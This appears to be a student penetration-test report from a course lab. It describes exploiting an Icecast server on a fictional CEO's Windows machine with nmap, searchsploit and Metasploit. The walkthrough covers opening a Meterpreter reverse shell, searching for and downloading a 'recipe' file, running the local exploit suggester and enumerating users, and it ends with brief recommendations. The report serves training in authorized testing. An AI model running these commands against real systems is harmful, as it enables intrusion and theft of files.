GoodSecurity Penetration Test Report

SashaShahidi@GoodSecurity.com

October 14, 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast

Vulnerability Explanation:

We were able to exploit the vulnerable Icecast module and gain access to the CEO's local machine. We downloaded and viewed a file from the CEO's machine.


Severity:

This is a severe vulnerability as we were able to infiltrate and compromise the CEO's local machine.

Proof of Concept:

1. Perform a service and version scan using Nmap to determine which services are up and running:
    - Run the Nmap command that performs a service and version scan against the target.

      Answer: nmap -sV 192.168.0.20



2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
    - Run the SearchSploit commands to show available Icecast exploits.

Answer: searchsploit icecast

```
root@kali:~# searchsploit icecast
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name  | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow   | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
```

3. Now that we know which exploits are available to us, let's start Metasploit:
    - Run the command that starts Metasploit:

      Answer: msfconsole

```
root@kali:~# msfconsole
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection refused
       Is the server running on host "localhost" (::1) and accepting
       TCP/IP connections on port 5432?
could not connect to server: Connection refused
       Is the server running on host "localhost" (127.0.0.1) and accepting
       TCP/IP connections on port 5432?

[-] ***

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___  ____   | | / /    \ \
| | \/| | ___ \ |- -|  /\     / __\ |  _ \  | ||  | || | |- -|
|_|   | | |_|__  | |_ / -\ __\ \   | |_| | | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/    \__|    |_\  \___\


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up to a file, use the makerc command
```

4. Search for the Icecast module and load it for use.
    - Run the command to search for the Icecast module:

      Answer: search icecast

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

- Run the command to use the Icecast module:

  Note: Instead of copying the entire path to the module, you can use the number in front of it.

  Answer: use 0

5. Set the RHOST to the target machine.
   - Run the command that sets the RHOST:

     Answer: set RHOST 192.168.0.20

6. Run the Icecast exploit.
   - Run the command that runs the Icecast exploit.

     Answer: run

   - Run the command that performs a search for the secretfile.txt on the target.

     Answer: search -f *secretfile*.txt

7. You should now have a Meterpreter session open.
   - Run the command to performs a search for the recipe.txt on the target:

     Answer: search -f *recipe*.txt

   - **Bonus**: Run the command that exfiltrates the recipe*.txt file:

     Answer: download 'c:\Users\IEuser\Documents\Drinks.recipe.txt'

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:58372) at 2021-10-12 14:57:38 -0700
```


```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download 'c:\Users\IEuser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEuser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] skipped    : c:\Users\IEuser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
```

8. You can also use Meterpreter's local exploit suggester to find possible exploits.
   - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

Bonus

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: run post/windows/gather/enum_logged_on_users




B. Open a Meterpreter shell.

Answer: shell

C. Run the command that displays the target's computer system information:

Answer: systeminfo



3.0 Recommendations

Provide more advanced security to the CEO's local machine. Make sure the Icecast streaming media server module (Port 8000 TCP) is closed and not able to be accessed into. Also make sure private information, such as the IP address of the CEO's machine, is kept private, since one of the main reasons we were able to gain access into the machine was because we had that information. Also potentially require a password to enter files on the CEO's machine, so that the drinks recipe file for example could not be accessed easily even if it were to be compromised.